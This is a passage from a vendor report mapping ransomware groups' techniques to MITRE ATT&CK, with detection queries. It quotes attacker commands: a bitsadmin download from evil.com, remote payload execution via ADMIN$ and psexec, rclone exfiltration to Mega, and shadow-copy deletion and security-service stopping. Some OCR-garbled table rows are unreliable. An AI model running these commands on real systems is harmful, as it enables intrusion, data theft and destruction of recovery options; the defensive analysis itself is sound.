
Name	Description
LockBit	Adversaries have utilized the net.exe binary to discover network share.
BlackCat	Threat actors have utilized system commands, net.exe binary, and various tools to discover network shares.
Conti	Adversaries have utilized utilities such as ShareFinder to discover network shares.
Egregor	Threat actors utilized a network scanner from SoftPerfect to discover network shares.

This is not as complex as it seems. Viewing Shares via net binary

To move laterally adversaries have first attempted to discover shares and utilize network shares to move laterally. For the discovery, adversaries have utilized the `net.exe` binary.

```
net view \\remotesystem
```

Adversaries have also been found utilizing windows API **NetShareEnum** for discovering network shares.



Process Discovery (T1057)

This technique refers to the activities performed by adversaries to discover the running processes on a system. These activities are often carried out to distinguish between a sandbox environment and a legitimate environment, and to determine whether the activities of malware are being monitored by tools such as ProcMon.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Process Discovery (T1057)	x	✓	✓	✓	x	✓	x

Name	Description
BlackCat	This RaaS has utilized Process Hacker to discover processes and dump mimikatz
Clop	Ransomware performs process discovery and terminates some of the running processes
Conti	Ransomware performs process discovery and terminates some of the running processes
FiveHands	Threat Actors have leveraged SombRAT and utilized its capability to discover the process

Adversaries have utilized various techniques and tools to discover running processes in the systems. In an attempt to discover the process to differentiate whether the host is a virtual machine or not, open-source utilities such as PowerSploit were utilized, which under the hood utilized Get-Process for process discovery. This helps adversaries to hide their malicious behavior if the virtual machine-related processes are discovered.

```
1   Get-Process
```

Noble

System Network Connection Discovery (T1049)	**(3/7)**
Account Discovery: Domain Account (T1087.002)	**(2/7)**
Permission Groups Discovery: Domain Groups (T1069.002)	**(2/7)**
Domain Trust Discovery (T1482)	**(2/7)**
Network Service Scanning (T1423)	**(2/7)**
Network Service Discovery (T1046)	**(2/7)**
System Time Discovery (T1124)	**(2/7)**
System Owner/User Discovery (T1033)	**(2/7)**

Account Discovery: Local Account(T1087.001)	**(2/7)**
System Network Configuration Discovery(T1016)	**(2/7)**
Permission Groups Discovery: Local Group (T1069.001)	**(1/7)**
System Service discovery(T1007)	**(1/7)**
Software Discovery: Security Software Discovery (T1518.001)	**(1/7)**
Masquerading: Match Legitimate Name or Location (T1036)	**(1/7)**
Account Discovery: Email Account (T1087.003)	**(1/7)**
Permission Groups Discovery (T1069)	**(1/7)**

LATERAL MOVEMENT

After gaining access to a network, adversaries attempt to move laterally within the network. Moving to other hosts in the network allows threat actors to establish a presence, access sensitive information, and accomplish their goals. Adversaries try to move across systems and escalate privileges using a variety of ways, including credential theft, pass-the-hash attacks, and exploiting vulnerabilities.

Common:

Lateral Tool Transfer (T1570)	**(7/7)**
Remote Services: SMB/Windows Admin Shares (T1021.002)	**(5/7)**
Remote Services: Remote Desktop Protocol (T1021.001)	**(4/7)**

Lateral Tool Transfer (T1570)

This technique covers all the activities performed by threat actors to transfer tools and files for various purposes of their attack stage. Here adversaries can utilize various network protocols and tools to achieve their goals.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Lateral Tool Transfer (T1570)	x	✓	✓	✓	✓	✓	✓

Name	Description
BlackCat	Threat actors have found installing Atera agents in the victim systems for monitoring.
Clop	Adversaries were found uploading payload to SMB shares.
Conti	Netscan.exe from SoftPerfect was downloaded for network scanning, also tools such as RouterScan were downloaded.
Egregor	Threat actors utilized rsync to upload data.
FiveHands	Threat actors utilized rsync to upload data.
Hive	Threat actors utilized rsync to upload data.

Remote Services: SMB/Windows Admin Shares (T1021.002)

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Remote Services: SMB/ Windows Admin Shares (T1021.002)	x	✓	✓	✓	x	x	✓

Name	Description
BlackCat	Adversaries have utilized the net.exe binary to access the shares.
Clop	Threat actors have dropped payload in ADMIN$ share.
Conti	Utilizes psexec to interact with shares and execute commands on remote systems.
Hive	The ransomware has been found accessing and encrypting network shares.

As mentioned in the above section, adversaries perform network share discovery for lateral movement. After discovering a share and gaining access to the network shares, adversaries transfer their payload to the common storage i.e network shares. After transferring their payload into network shares, adversaries then executed their payload.

```
cmd.exe /C copy payload.dll \\x.x.x.x\ADMIN$ /Y /Z
psexec.exe -accepteula -d -s \\x.x.x.x rundll32.exe payload.dll,export_function
```

Remote Services: Remote Desktop Protocol (T1021.001)

A technique utilized by adversaries to move laterally is through the remote desktop protocol. After retrieving credentials or enabling RDP through the firewall, adversaries then utilized RDP services to gain access to remote systems.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Remote Services: Remote Desktop Protocol	✓	✓	x	x	✓	✓	x

Name	Description
LockBit	Threat actors have been found utilizing collected credentials to RDP into other internal systems.
BlackCat	
Egregor	
FiveHands	

Noble

Remote Services: SSH (T1021.004)	**(1/7)**
Taint Shared Content(T1080)	**(1/7)**

COLLECTION

This tactic covers all the techniques utilized by adversaries for collecting data from the systems and network to exfiltrate. Not any technique reaches the threshold to fall under the common technique.

Noble

Archive Collected Data: Archive via Utility (T1560.001)	**(3/7)**
Data From Local System (T1005)	**(3/7)**
Data From Network Shared Drive (T1039)	**(2/7)**
Automated Collection (T1119)	**(2/7)**
Data Staged(T1074)	**(1/7)**

COMMAND & CONTROL

In this **tactic**, various methods used by adversaries to have communication between the victim system and other system controlled by adversaries is covered. 16 techniques under this tactic are abused by various threat actors.

Common:

In Command & Control, tactic two out of 16 techniques are commonly used: Application Layer Protocols, specifically Web Protocols (T1071.001), and the transfer of tools through Ingress (T1105).

Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	**(5/7)**
Ingress Tool Transfer (T1105)	**(4/7)**

Application Layer Protocol: Web Protocols (T1071.001)

Adversaries may use Application Layer Protocols, such as Web Protocols, to communicate and avoid detection/network filtering by blending in with existing traffic. A connection to a non-default port is monitored and blocked by the firewall. These protocols, such as HTTP and HTTPS, which are commonly used to carry web traffic, have many fields and headers in which data can be concealed. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server. An adversary may abuse these protocols to communicate with systems under their control within a victim network while also mimicking normal, expected traffic.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Application Layer Protocol: Web Protocols (T1071.001)	✓	✓	x	✓	✓	x	✓

Name	Description
LockBit	Utilizes https protocol while establishing communication between the victim system and the C2 server
BlackCat	
Conti	
Egregor	
Hive	

Ingress Tool Transfer (T1105)

Adversaries will transfer various tools in the victim system to achieve their goals. Tools can be transferred from the C2 server using various protocols. Threat actors can utilize various default OS utilities and available tools like `curl`, `wget`, various PowerShell commands, `rsync`, and `finger`, etc to download tools.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Ingress Tool Transfer (T1105)	x	✓	x	✓	x	✓	✓

Name	Description
BlackCat	Tools like psexec have been downloaded in the TEMP folder
Conti	**Downloading** and saving ransomware samples to the disk
FiveHands	Threat actors are using **SombRAT** to download and execute their payload.
Hive	According to **TrendMicro**, "the threat actors execute BitsAdmin command to deliver the ransomware on other machines in the network"

For lateral movement adversaries utilized `bitsadmin` to download payload from their C2 server.

```
bitsadmin /create 1 bitsadmin /addfile 1 https://evil.com/payload.exe c:
\data\playfolder\notmalware.exe
bitsadmin /RESUME 1 bitsadmin /complete 1
```

Noble

Remote Access Software (T1219)	**(3/7)**
Encrypted Channel (T1573)	**(2/7)**
Protocol Tunneling(T1572)	**(1/7)**
Dynamic Resolution: Fast Flux DNS (T1568.001)	**(1/7)**
Encrypted Channel: Asymmetric Cryptography (T1573.002)	**(1/7)**
Application Layer Protocol (T1071)	**(1/7)**
Non-Application Layer Protocol (T1095)	**(1/7)**
Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay (T1557.001)	**(1/7)**
Data Staged (T1074)	**(1/7)**

EXFILTRATION

Exfiltration is the process of extracting sensitive data from a compromised system or network. Adversaries may use a variety of methods to exfiltrate data, such as copying files to removable media, sending data over a network, or using cloud services. They may also use encryption or other methods to conceal the data during exfiltration. Exfiltration may occur as the final stage of an attack after an adversary has gained access to and collected the desired data, or it may be a continuous process throughout the compromise. The goal of exfiltration is for the attacker to obtain sensitive data and remove it from the targeted environment.

Common:

Exfiltration contains nine techniques that can be used by threat actors to exfiltrate sensitive data. The most common exfiltration technique used by the RaaS that we are covering is Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002). Only clop didn't use the sub-technique Exfiltration to Cloud Storage of Exfiltration Over Web Service technique.

Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	**(6/7)**

Exfiltration Over Web Service: Exfiltration to Cloud Storage (T1567.002)


Adversaries may use cloud storage services to exfiltrate data from a compromised network, as these services allow for the easy storage, editing, and retrieval of data over the internet. Adversaries can use various cloud service providers like Mega, Dropbox, google cloud, etc. By leveraging these services, adversaries can potentially evade detection by hiding their data exfiltration among legitimate traffic to and from the cloud storage service. This method of data exfiltration can also provide a significant amount of coverage for the adversary as it may be difficult to distinguish between normal network activity and malicious exfiltration activity.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Exfiltration Over Web Service: Exfiltration to Cloud Storage	✓	✓	x	✓	✓	✓	✓

Name	Description
Lockbit	The group **utilized** tools like rclone, megasync, and freefilesync to upload data to a cloud server.
BlackCat	BlackCat ransomware group utilized utility like Rclone and FileZilla to exfiltrate data to cloud service provider Mega.
Conti	Conti Group has **utilized** rsync utility to exfiltrate data to mega cloud storage.
Egregor	This group utilized rclone utility to exfiltrate data to a cloud server
FiveHands	This group utilized rclone utility to exfiltrate data to a cloud server.
Hive	Hive ransomware group **utilized** rclone tool to exfiltrate data to a mega cloud server

After collecting data from the system adversaries uploaded collected data to open source storage service provider mega by utilizing `rclone` utility.

```
rclone.exe  copy "\\domain.name\path" mega:1 -q --ignore-existing
--auto-confirm --multi-thread-streams 6 --transfers 6
```



Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	"cmd.exe"	rclone.exe copy --max-age 3y "\\[redacted]\C$\Shares" remote:[redacted] --bwlimit 2M -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12 -P

Source - TheDFIRReport

Noble

Exfiltration Over C2 channel (T1041)	**(1/7)**
Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol (T1048)	**(1/7)**
Automated Exfiltration (T1020)	**(1/7)**
Data Transfer Size Limits (T1030)	**(1/7)**
Transfer Data to Cloud Account (T1537)	**(1/7)**
Exfiltration Over Web Service (T1567)	**(1/7)**
Remote Services: Windows Remote Management (T1021.006)	**(1/7)**

IMPACT

Impact consists of techniques that adversaries use at a later stage to disrupt availability, compromise integrity, or manipulate business and operational processes. Techniques used for impact can include destroying or tampering with data, altering business processes to benefit the adversaries' goals, or using it as cover for a confidentiality breach. Adversaries use these techniques to achieve their ultimate objectives and cause significant damage to the targeted organization.

Common:

There are 13 techniques under Impact that an adversary can use to harm the victim organization.

Data Encrypted for impact (T1486)	**(7/7)**
Inhibit System Recovery (T1490)	**(6/7)**
Service Stop (T1489)	**(5/7)**

Data Encrypted for impact (T1486)

The main goal of ransomware is to encrypt the data on the system making it inaccessible to legitimate users. The encryption process uses advanced algorithms to scramble the data, making it unreadable without the decryption key. While encrypting, ransomware often excludes various file types and folders such as system files, to prevent the system from crashing or becoming unstable. Threat actors then demand payment, usually in the form of cryptocurrency, in exchange for the decryption key needed to restore access to the encrypted data.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Data Encrypted for impact (T1486)	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	It encrypts files using **AES** and encrypts AES key with the RSA encryption algorithm and the encrypted file extension is changed to ".lockbit"
BlackCat	BlackCat ransomware encrypts files using AES or ChaCha20 encryption algorithm
Clop	Clop encrypts files using AES, RSA, and RC4 and adds the ".clop" extension to the encrypted files.
Conti	Conti uses various methods, such as CreateIoCompletionPort(), PostQueuedCompletionStatus() and GetQueuedCompletionPort() for fast encryption of files, excluding specific file extensions like .exe, .dll and .lnk. It employs an AES-256 key per file and bundles it with a RAS-4096 public key unique to the victim.
Egregor	Egrergor encrypts all files except system files using the AES-RSA algorithm
Fivehands	Fivehands ransomware encrypts the data by utilizing Nth degree Truncated polynomial Ring Unit (NTRU) public key cryptosystem.

Name	Description
Hive	Hive ransomware utilizes various encryption algorithms like **Elliptic Curve Diffie-Hellmann (ECDH) with Curve25519 and XChaCha20-Poly1305** to encrypt the files.

As mentioned in the above table, threat actors have used their own choice of encryption algorithms to encrypt files.

Inhibit System Recovery (T1490)

Ransomware attacks inhibit system recovery by deleting all available backups before encrypting the victim's files. This ensures that the victim will not have access to a previous version of their files, and will have to rely on paying the ransom to get their files back or potentially lose access to them permanently. This increases the likelihood that the victim will pay the ransom to regain access to their encrypted files.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Inhibit System Recovery (T1490)	✓	✓	✓	✓	x	✓	✓

Name	Description
LockBit	LockBit deletes the volume shadow copy by using the vssadmin utility and bcdedit to disable auto recovery.
BlackCat	BlackCat utilizes vssadmin or wmic utility to delete the shadow copy and bcdedit to disable auto recovery.
Clop	BlackCat utilizes vssadmin to delete the shadow copy, wmic to delete the backup catalog, and bcdedit to disable auto recovery.
Conti	Conti deletes the volume shadow copy via the vssadmin tool.
Egregor	Fivehands can delete volume shadow copies by utilizing WMI.
Fivehands	Hive utilizes wbadmin utility to delete system backup and bcdedit to disable the auto recovery of the system.

Before deploying the ransomware, threat actors made sure that they delete all the backups and recovery policies, so to delete the shadow copies adversaries utilized `vssadmin` and `wmic` binary to delete the backups. After deleting the backups adversaries made sure to disable the auto-recovery feature of windows by disabling the recovery feature from the system by using `bcdedit`.

```
"C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet &
wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
```

The command used by T.A behind Hive to delete Shadow copies and boot configuration data modification

```
wbadmin delete systemstatebackup
```

- C:\Windows\System32\wbadmin.exe

```
"C:\Windows\System32\wbadmin.exe" delete systemstatebackup
```

Service Stop (T1489)

Ransomware attacks stop and disable various running services before starting the encryption process to prevent the victim from using the backup options or other software that could potentially mitigate the effects of the attack. This makes it difficult or impossible for the victim to recover their files without paying the ransom. Additionally, by stopping running services, the ransomware attack also disrupts the normal functioning of the infected device, increasing the urgency for the victim to take action.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Service Stop (T1489)	✓	✓	✓	✓	x	x	✓

Name	Description
LockBit	LockBit stops various services like volume shadow copy, and database by using windows default utilities like sc.exe and net.exe.
BlackCat	BlackCat utilizes iisreset binary to stop IIS-related service.
Clop	Clop stops various services utilizing sc.exe and net.exe binary.
Conti	Conti stops various services related to backup, and database using net.exe binary
Hive	Hive also stops various services utilizing sc.exe and net.exe binary.

Besides deleting backups and disabling recovery, adversaries made sure that they prevent users from accessing services. To do that adversaries have utilized windows utilities such as `net` and `sc` to stop various services which may also provide hindrance in their activities.

```
net stop security center
net stop WinDefend
sc stop [service name]
```

- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y backup
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y backup
    ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y wbengine
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y wbengine
    ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y McShield
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y McShield
    ```
- C:\Windows\SysWOW64\taskkill.exe
  ```
  taskkill /im steam.exe /f
  ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y mfefire
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y mfefire
    ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y EhttpSrv
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y EhttpSrv
    ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y KAVF
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y KAVF
    ```
- C:\Windows\SysWOW64\taskkill.exe
  ```
  taskkill /im ocautoupds.exe /f
  ```
- C:\Windows\SysWOW64\net.exe
  ```
  net stop /y VeeamNFSSvc
  ```
  - C:\Windows\SysWOW64\net1.exe
    ```
    C:\Windows\system32\net1 stop /y VeeamNFSSvc
    ```
- C:\Windows\SysWOW64\taskkill.exe
  ```
  taskkill /im backup.exe /f
  ```

Noble

Pre-Os Boot (T1542)	**(2/7)**
Data Destruction (T1485)	**(1/7)**
Network Denial of Service (T1498)	**(1/7)**
Defacement: Internal Defacement (T1491.001)	**(1/7)**

CONCLUSION

Ransomware attacks continue to pose a significant threat to organizations, as the tactics and techniques used by attackers continue to evolve and become more sophisticated. However, by leveraging the knowledge and expertise gained from mapping ransomware tactics and techniques to the **MITRE ATT&CK® framework**, organizations can better understand and defend against these attacks. Organizations must implement proactive measures, such as regular backups, network segmentation, and employee training, to minimize the impact of a ransomware attack.

Additionally, the implementation of advanced threat detection and response solutions can help organizations quickly identify and respond to ransomware attacks. By taking a comprehensive approach to ransomware detection and prevention, organizations can significantly reduce the risk of falling victim to these devastating attacks.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**

APPENDIX

Index:

Tactic	
Technique	**Alert Name**

If an Alert name ends with an asterisk (*), it indicates an investigating query, and in such cases, the query is also provided.

Detection Table

INITIAL ACCESS [TA0001]	
Exploit Public-Facing Application [T1190]	1. Suspicious PowerShell Mailbox Export to Share 2. Successful Exchange ProxyShell Attack 3. Exchange ProxyShell Pattern Detected
Phishing: Spear phishing attachment [T1566.001]	1. Potential Phishing Attack Detected
Noble	1. Mitre - Initial Access - Valid Account - Unauthorized IP Access 2. Mitre - Initial Access - Valid Accounts - Off Hour Logon 3. Mitre - Initial Access - Valid Accounts - Impossible Travel

Execution [TA0002]	
Command and Scripting Interpreter: Windows Command Shell [T1059.003]	1. Scheduled Task Creation Detected 2. Suspicious MSHTA Process Pattern 3. Legitimate Application Dropping Script File

Command and Scripting Interpreter: Powershell [T1059.001]	1. Detect Obfuscated payload execution via PowerShell*
	`norm_id=WinServer channel="Microsoft-Windows-PowerShell/Operational" event_id=4104`
	`process entropy(script_block) as script_entropy`
	`search script_entropy > 5`
	`chart count() by script_block, script_entropy order by script_entropy`

User Execution: Malicious File [T1204.002]	1. Microsoft Office Product Spawning Windows Shell

Execution [TA0002]	
Windows Management Instrumentation [T1047]	1. Suspicious WMI Execution Detected 2. Suspicious WMIC Child Process 3. Suspicious WMIC Process Creation 4. Remote Code Execution using WMI Win32_Process Class over WinRM
Noble	1. System Services: Service Execution 2. Scheduled Task/Job 3. Command and Scripting Interpreter: Javascript 4. Command and Scripting Interpreter: Visual Basic 5. User Execution: Malicious Link

Persistence [TA0003]	
Noble	1. Scheduled Task Creation Detected 2. Account Created for Persistence Detected 3. Autorun Keys Modification Detected 4. Application Shimming - File Access DetectedBITS Jobs - Process Detected

Privilege Escalation [TA0004]	
Noble	1. UAC Bypass via CMLUA or CMSTPLUA 2. UAC Bypass Attempt via Windows Directory Masquerading 3. CobaltStrike Process Injection Detected 4. Elevated Command Prompt Activity by Non-Admin User Detected 5. Successful Lateral Movement to Administrator via Pass the Hash using Mimikatz Detected

Defense Evasion [TA0005]	
Modify Registry[T1112]	1. LanManServer Registry Modification 2. LSA Protected Process Light Disabled 3. Microsoft Defender Logging Disabled 4. Windows Defender Antivirus Disable via Registry Modification 5. Windows Security Health Disabled via Registry Modification 6. Registry Value Deleted
Impair Defenses: Disable or Modify Tools [T1562.001]	1. Windows Defender Stopped 2. Microsoft Defender Logging Disabled 3. Suspicious Taskkill Activity 4. Service Stop Detected 5. High Number of Service Stop or Task Kill in Short Span
Deobfuscate/Decode Files or Information [T1140]	1. Malicious Base64 Encoded PowerShell 2. Keywords in Command Lines Detected 3. Obfuscated Files Detected 4. Suspicious Encoded PowerShell Command Line 5. Encoded IEX Detected

Defense Evasion [TA0005]	
Indicator Removal: Clear Windows Event Logs [T1070.001]	1. Suspicious Eventlog Clear or Configuration Using Wevtutil Detected 2. Windows Audit Logs Cleared
Noble	1. Suspicious Msiexec Directory Detected 2. Regsvr32 Network Activity 3. Suspicious Rundll32 Activity Detected 4. BCDEdit Safe Mode Command Execution

Credential Access [TA0006]	
OS Credential Dumping: LSASS Memory [T1003.001]	1. Credentials Dumping Tools Accessing LSASS Memory 2. LSASS Memory Dump Detected 3. Credential Dumping Using Procdump DetectedWdigest Registry Modification 4. Mimikatz Detection LSASS Access Detected 5. Credential Dumping using Mimikatz Detected 6. Mimikatz Command Line Detected
Noble	1. Default Brute Force Attack Successful 2. Windows Successful Brute Force Attack from Same User 3. Activity Related to NTDS Domain Hash Retrieval 4. Browser Credential Files Accessed 5. Credential Access via LaZagne

Discovery [TA0007]	
File and Directory Discovery [T1083]	1. File and Directory Discovery Using PowerShell Detected
System Information Discovery [T1082]	1. System Information Discovery
Remote System Discovery [T1018]	1. Possible Remote System Discovery
System Location Discovery: System Language Discovery [T1614.001]	1. Detect System Language Discovery* `label=Registry target_object IN ["*\Control Panel\Desktop\PreferredUILanguages*", "*\Control Panel\Desktop\MuiCached*"]`
Process Discovery [T1057]	1. Process Discovery Detected* `norm_id=WinServer event_id=4104 script_block="*Get-Process*"`
Network Share Discovery [T1135]	1. Network Share Discovery

Discovery [TA0007]	
Noble	1. Account Discovery Detected 2. AD Privileged Users or Groups Reconnaissance Detected 3. System Owner or User Discovery 4. System Network Configuration DiscoveryDomain Trust Discovery Detected 5. Access of Permission Groups DetectedSystem Service Discovery 6. Security Software Discovery Process Detected

Lateral Movement [TA0008]	
Lateral Tool Transfer [T1570]	1. Copy from Admin Share Detected 2. Transfering Files with Credential Data via Network Shares 3. Executable Dropped in Suspicious Location
Remote Services: SMB/Windows Admin Shares [T1021.002]	1. Suspicious PsExec Execution Detected 2. DLL transfer to ADMIN$* `norm_id=WinServer label="Process" label=Create command="*cmd* /c copy *.DLL *\ADMIN$"`
Remote Services: Remote Desktop Protocol [T1021.001]	1. RDP Connection Inititated from Suspicious Country 2. RDP Connection Inititated from Domain Controller 3. Suspicious Outbound RDP Connections Detected 4. Default Outbound RDP Connection 5. Default Inbound RDP Connection

Collection [TA0009]	
Noble	1. Data Compression Detected in WindowsAutomated Collection Detected

Command & Control [TA0011]	

Application Layer Protocol: Web Protocols [T1071.001]	1. Detect connection to or from C2 server*
	`source_address=* destination_address=*`
	`| process ti (source_address,destination_address)`

Ingress Tool Transfer [T1105]	1. Possible Bitsadmin Download Detected
Noble	1. Ngrok RDP Tunnel Detected 2. Data Staging Process Detected in Windows 3. Default Inbound SSH Connection 4. RDP Over Reverse SSH Tunnel Detected 5. RDP over Reverse SSH Tunnel WFP

Exfiltration [TA0010]	
Exfiltration Over Web Service: Exfiltration to Cloud Storage [T1567.002]	1. Detect usage of rclone utility* `(command IN ["*--config *","*--no-check-certificate *","* copy *"]) OR (command IN ["*pass*","*user*","*copy*","*sync*","*config*","*lsd*","*remote*","*ls*","*mega*","*pcloud*","*ftp*","*ignore-existing*","*auto-confirm*","*transfers*","*multi-thread-streams*","*no-check-certificate*"]) (("process"="*\rclone.exe" parent_process IN ["\PowerShell.exe","\pwsh.exe","\cmd.exe"]) OR (descritpion="*Rsync for cloud storage*"))` 2. Detect connection to mega cloud storage* `(label=DNS label=Query query IN ["*userstorage.mega.co.nz*","*mega.nz*","*mega.co.nz*"]) OR (device_category IN ["Firewall","IDS","IPS"] domain IN ["*userstorage.mega.co.nz*","*mega.nz*","*mega.co.nz*"])` 3. Detect usage of megasync binary* `label="Process" label=Create (("process"="*\meg.exe" file=meg.exe) OR (parent_process="*\explorer.exe" command="C:\Windows\Temp\meg.exe") OR (file=meg.exe -image="*\meg.exe"))`
Noble	1. Default DNS Tunneling Detection - Data Transfer Size 2. Exfiltration over Cloud Application Detected

Impact [TA0040]	
Data Encrypted for impact [T1486]	1. High Volume of File Modification or Deletion in Short Span
Inhibit System Recovery [T1490]	1. Possible Modification of Boot ConfigurationShadow Copy Deletion Using OS Utilities Detected
Service Stop [T1489]	1. Impair Defenses - Disable or Modify Tools - Service stopped 2. High Number of Service Stop or Task Kill in Short Span
Noble	1. Possible Modification of Boot ConfigurationPossible DoS Attack

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Reconaissance	1. Active Scanning: Vulnerability Scanning(T1595.002)	1. Active Scanning: Vulnerability Scanning(T1595.002) 2. Gather Victim Identity Information: Credentials (T1589.001)	1. Active Scanning: Vulnerability Scanning(T1595.002)	1. Active Scanning: Vulnerability Scanning(T1595.002)	1. Active Scanning: Vulnerability Scanning(T1595.002)	1. Active Scanning: Vulnerability Scanning(T1595.002)	1. Active Scanning: Vulnerability Scanning(T1595.002)
Resource Development		1. Develop Capabilities: Malware (T1587.001) 2. Obtain Capabilities: Tool (T1588.002)					
Initial Access	1. Exploit Public-Facing Application(T1190) 2. Drive by Compromise(T1189) 3. Phishing: Spear phishing attachment(T1566.001)	1. Exploit Public-Facing Application(T1190) 2. Phishing: Spear phishing attachment(T1566.001)	1. Exploit Public-Facing Application(T1190) 2. Phishing: Spear phishing attachment(T1566.001) 3. Valid Accounts (T1078)	1. Exploit Public-Facing Application(T1190) 2. Phishing: Spear phishing attachment(T1566.001) 3. Phishing: Spearphishing Link (T1566.002) 4. Valid Accounts (T1078)	1. Exploit Public-Facing Application(T1190) 2. Phishing: Spear phishing attachment(T1566.001)	1. Exploit Public-Facing Application(T1190) 2. External Remote Services (T1133)	1. Exploit Public-Facing Application (T1190) 2. Phishing: Spearphishing Attachment (T1566.001) 3. Phishing: Spearphishing Link (T1566.002) 4. Valid Accounts: Domain Accounts (T1078.002)
Execution	1. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 2. Command and Scripting Interpreter: PowerShell(T1059.001) 3. Windows Management Instrumentation (T1047) 4. Scheduled Task/ Job(T1053) 5. Native API(T1106) 6. User Execution: Malicious File(T1204.002) 7. Inter-Process Communication: Component Object Model (T1559.001)	1. Scheduled Task/ Job(T1053) 2. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 3. Command and Scripting Interpreter: PowerShell(T1059.001) 4. System Services: Service Execution (T1569.002) 5. Native API (T1106) 6. User Execution: Malicious File(T1204.002)	1. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 2. Native API (T1106) 3. User Execution: Malicious File(T1204.002) 4. Windows Management Instrumentation (T1047)	1. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 2. Native API (T1106) 3. User Execution: Malicious File(T1204.002) 4. Windows Management Instrumentation (T1047)	1. Windows Management Instrumentation (T1047) 2. System Services: Service Execution(T1569.002) 3. User Execution: Malicious File(T1204.002) 4. Native API (T1106) 5. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 6. Command and Scripting Interpreter: PowerShell(T1059.001)	1. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 2. Command and Scripting Interpreter: PowerShell(T1059.001) 3. Windows Management Instrumentation (T1047) 4. System Services: Service Execution(T1569.002)	1. Command and Scripting Interpreter: Windows Command Shell(T1059.003) 2. Command and Scripting Interpreter: PowerShell(T1059.001) 3. Command and Scripting Interpreter: Javascript(T1059.007) 4. Command and Scripting Interpreter: Visual Basic(T1059.005) 5. User Execution: Malicious File(T1204.002) 6. User Execution: Malicious Link(T1204.001)

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
